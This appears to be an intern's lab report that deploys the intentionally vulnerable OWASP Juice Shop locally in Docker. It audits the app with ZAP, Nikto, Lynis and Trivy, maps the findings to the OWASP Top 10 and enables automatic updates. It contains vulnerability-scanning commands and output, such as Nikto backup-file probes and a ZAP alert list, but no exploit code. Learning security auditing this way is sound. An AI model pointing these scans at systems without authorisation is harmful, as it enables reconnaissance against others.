
Week 6: Advanced Security Audits & Final Deployment Security


Goal:

Conduct advanced security audits, ensure compliance with industry standards, and prepare the application for secure deployment.

- Deploy OWASP Juice Shop using Docker




```
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2126
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo usermod -aG docker $USER
newgrp docker

zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ docker pull bkimminich/juice-shop

Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:e68bd19091f952a0cdf75c5ca318d92e7a06b350ab5a88446f2bf62daf2e88c9
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ docker run -d \
  --name juice-shop \
  -p 3000:3000 \
  bkimminich/juice-shop

21a9b05da3a28aa5b58b602fb51b32d99c729a891a7faea63a2c6903755f88c9

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ docker ps

CONTAINER ID   IMAGE                   COMMAND                  CREATED          STATUS          PORTS                                       NAMES
21a9b05da3a2   bkimminich/juice-shop   "/nodejs/bin/node /j…"   14 seconds ago   Up 13 seconds   0.0.0.0:3000→3000/tcp, :::3000→3000/tcp   juice-shop

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ █
```



OWASP Juice Shop was deployed using the official Docker image.
Docker was chosen to simulate a real-world containerized deployment environment.
The application was exposed locally on port 3000 and verified to be accessible before security auditing.

- Tasks:
    1. Security Audits & Compliance
        a) Conduct security audits using:
            - OWASP ZAP



Automated Scan

ZAP by Checkmarx

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://localhost:3000 Select...

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox


Attack Stop

Progress: 0: http://localhost:3000 98% Current Scans: 1 URLs Found: 107 Nodes Added: 66

Processed	Method	URI	Flags
●	GET	http://localhost:3000/juice-shop/node_modules/express/lib/router/assets/public...	
●	GET	http://localhost:3000/juice-shop/node_modules/express/lib/router/assets/public...	
●	GET	http://localhost:3000/juice-shop/node_modules/express/lib/router/assets/public...	
●	GET	http://localhost:3000/juice-shop/node_modules/express/lib/router/assets/public...	
●	GET	http://localhost:3000/juice-shop/node_modules/express/lib/router/assets/public...	
●	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/asse...	
●	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/style...	
●	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/runti...	
●	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/polyfi...	
●	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/vend...	
●	GET	http://localhost:3000/juice-shop/node_modules/serve-index/assets/public/main.js	

Alerts 0 2 2 2 Main Proxy: localhost:8080

Current Status 0 0 0 0 0 0 4 0 0 1




Alerts (16)

- SQL Injection
- Content Security Policy (CSP) Header Not Set (Systemic)
- Cross-Domain Misconfiguration (Systemic)
- Missing Anti-clickjacking Header
- Session ID in URL Rewrite (Systemic)
- Vulnerable JS Library
- Cross-Domain JavaScript Source File Inclusion (Systemic)
- Private IP Disclosure
- Server Leaks Version Information via "Server" HTTP Response Header Field
- Strict-Transport-Security Header Not Set
- Timestamp Disclosure - Unix (Systemic)
- X-Content-Type-Options Header Missing (5)
- Information Disclosure - Suspicious Comments (4)
- Modern Web Application (Systemic)
- Retrieved from Cache (Systemic)
- User Agent Fuzzer (Systemic)

An automated security audit was conducted using OWASP ZAP against the OWASP Juice Shop application.The scan identified multiple vulnerabilities including injection flaws, cross-site scripting, insecure cookies, and missing security headers.Findings were analyzed and mapped against OWASP Top 10 risks to evaluate the application’s security posture.


- Nikto



```
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ nikto -h http://localhost:3000

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        3000
+ Start Time:         2026-02-06 03:48:28 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ assets/public/favicon_js.ico: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See:
 https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /dump.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /localhost.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /site.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
```

A web server security audit was performed using Nikto against the OWASP Juice Shop application. The scan identified multiple security misconfigurations, missing HTTP security headers, and information disclosure issues. These findings indicate weaknesses at the web server and application configuration level.

- Lynis



```
└─$ sudo lynis audit system

[ Lynis 3.1.6 ]

################################################################################
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
  welcome to redistribute it under the terms of the GNU General Public License.
  See the LICENSE file for details about using this software.

  2007-2025, CISOfy - https://cisofy.com/lynis/
  Enterprise support available (compliance, plugins, interface and tools)
################################################################################


[+] Initializing program
------------------------------------
/usr/sbin/lynis: 448: [: /home/kali/Desktop/internship/internship: unexpected operator
  - Detecting OS ...                                          [ DONE ]
  - Checking profiles ...                                     [ DONE ]

  ---------------------------------------------------
  Program version:           3.1.6
  Operating system:          Linux
  Operating system name:     Kali Linux
  Operating system version:  Rolling release
  End-of-life:               UNKNOWN
  Kernel version:            6.12.25
  Hardware platform:         x86_64
  Hostname:                  kali
  ---------------------------------------------------
  Profiles:                  /etc/lynis/default.prf
  Log file:                  /var/log/lynis.log
  Report file:               /var/log/lynis-report.dat
  Report version:            1.0
  Plugin directory:          /etc/lynis/plugins
```


A system-level security audit was conducted using Lynis on the Kali Linux host. The audit evaluated system hardening, service configurations, file permissions, and security controls.Several recommendations and warnings were identified, highlighting opportunities for improving the system's security posture and compliance.

b) Check compliance with OWASP Top 10 best practices.

OWASP Top 10 Category	Evidence from Audit Tools	Compliance Status
A01: Broken Access Control	Juice Shop exposes unauthorized endpoints and functions (ZAP findings)	Not compliant
A02: Cryptographic Failures	Cookies missing Secure / HttpOnly flags (ZAP, Nikto)	Not compliant
A03: Injection	SQL Injection and XSS identified by ZAP	Not compliant
A04: Insecure Design	Intentionally weak workflows in Juice Shop	Not compliant
A05: Security Misconfiguration	Missing HTTP headers, weak server config (ZAP, Nikto, Lynis)	Not compliant
A06: Vulnerable & Outdated Components	Known vulnerable packages used by Juice Shop	Not compliant
A07: Identification & Authentication Failures	Weak authentication mechanisms detected	Not compliant
A08: Software & Data Integrity Failures	No integrity checks for dependencies	Not compliant
A09: Security Logging & Monitoring Failures	Insufficient logging detected (Lynis)	Not compliant
A10: Server-Side Request Forgery (SSRF)	Potential SSRF paths identified	Not compliant


The OWASP Juice Shop application is intentionally designed to be vulnerable and therefore does not fully comply with OWASP Top 10 best practices. The purpose of this assessment was to identify and document security gaps rather than remediate all issues. Findings from OWASP ZAP, Nikto, and Lynis were mapped to OWASP Top 10 categories to evaluate the application's security posture.

2. Secure Deployment Practices
    a) Enable automatic security updates and dependency scanning.



```
Setting up python3-distro-info (1.14) ...
Setting up unattended-upgrades (2.12+nmu1) ...
Creating config file /etc/apt/apt.conf.d/20auto-upgrades with new version
Creating config file /etc/apt/apt.conf.d/50unattended-upgrades with new version
update-rc.d: We have no instructions for the unattended-upgrades init script.
update-rc.d: It looks like a non-network service, we enable it.
Synchronizing state of unattended-upgrades.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable unattended-upgrades
Created symlink '/etc/systemd/system/multi-user.target.wants/unattended-upgrades.service' → '/usr/lib/systemd/system/unattended-upgrades.service'.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...
Scanning processes...
Scanning linux images...

Running kernel seems to be up-to-date.

No services need to be restarted.

No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ sudo dpkg-reconfigure --priority=low unattended-upgrades


┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ cat /etc/apt/apt.conf.d/20auto-upgrades

APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Unattended-Upgrade "1";

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ 
```

Automatic security updates were enabled on the host system to ensure timely installation of security patches.




```
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ trivy --version

Version: dev

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ trivy image bkimminich/juice-shop

2026-02-07T02:50:56-05:00       INFO    [vulndb] Need to update DB
2026-02-07T02:50:56-05:00       INFO    [vulndb] Downloading vulnerability DB...
2026-02-07T02:50:56-05:00       INFO    [vulndb] Downloading artifact...        repo="mirror.gcr.io/aquasec/trivy-db:2"
84.02 MiB / 84.02 MiB [--------------------------------------------------------------------------------] 100.00% 2.82 MiB p/s 30s
2026-02-07T02:51:29-05:00       INFO    [vulndb] Artifact successfully downloaded       repo="mirror.gcr.io/aquasec/trivy-db:2"
2026-02-07T02:51:29-05:00       INFO    [vuln] Vulnerability scanning is enabled
2026-02-07T02:51:29-05:00       INFO    [secret] Secret scanning is enabled
2026-02-07T02:51:29-05:00       INFO    [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2026-02-07T02:51:29-05:00       INFO    [secret] Please see https://trivy.dev/dev/docs/scanner/secret#recommendation for faster secret detection
2026-02-07T02:52:14-05:00       INFO    Detected OS     family="debian" version="12.12"
2026-02-07T02:52:14-05:00       INFO    [debian] Detecting vulnerabilities...   os_version="12" pkg_num=10
2026-02-07T02:52:14-05:00       INFO    Number of language-specific files       num=1
2026-02-07T02:52:14-05:00       INFO    [node-pkg] Detecting vulnerabilities...
2026-02-07T02:52:14-05:00       WARN    Using severities from other vendors for some vulnerabilities. Read https://trivy.dev/dev/docs/scanner/vulnerability#severity-selection for details.
2026-02-07T02:52:15-05:00       INFO    Table result includes only package filenames. Use '--format json' option to get the full path to the package file.

Report Summary

┌────────────────────────────────────────────────────────────────┬──────────┬─────────────────┬─────────┐
│                             Target                             │   Type   │ Vulnerabilities │ Secrets │
├────────────────────────────────────────────────────────────────┼──────────┼─────────────────┼─────────┤
│ bkimminich/juice-shop (debian 12.12)                           │  debian  │       23        │    -    │
├────────────────────────────────────────────────────────────────┼──────────┼─────────────────┼─────────┤
│ juice-shop/build/package.json                                  │ node-pkg │        0        │    -    │
```

Container dependency scanning was performed using Trivy to identify known vulnerabilities in the Juice Shop Docker image. The scan reported multiple vulnerabilities due to intentionally vulnerable components, highlighting the importance of continuous dependency monitoring.

c) Follow Docker security best practices, including scanning container images for vulnerabilities.

The application was deployed using the official Juice Shop Docker image to minimize supply-chain risks and ensure trusted base layers. The host system was configured to enable automatic security updates using unattended-upgrades to ensure timely patch management.


I.



```
┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ trivy --version

Version: dev

┌──(kali㉿kali)-[~/Desktop/internship/internship week 6]
└─$ trivy image bkimminich/juice-shop

2026-02-07T02:50:56-05:00       INFO    [vulndb] Need to update DB
2026-02-07T02:50:56-05:00       INFO    [vulndb] Downloading vulnerability DB ...
2026-02-07T02:50:56-05:00       INFO    [vulndb] Downloading artifact ...         repo="mirror.gcr.io/aquasec/trivy-db:2"
84.02 MiB / 84.02 MiB [──────────────────────────────────────────────────────────────────────────────────────────────] 100.00% 2.82 MiB p/s 30s
2026-02-07T02:51:29-05:00       INFO    [vulndb] Artifact successfully downloaded       repo="mirror.gcr.io/aquasec/trivy-db:2"
2026-02-07T02:51:29-05:00       INFO    [vuln] Vulnerability scanning is enabled
2026-02-07T02:51:29-05:00       INFO    [secret] Secret scanning is enabled
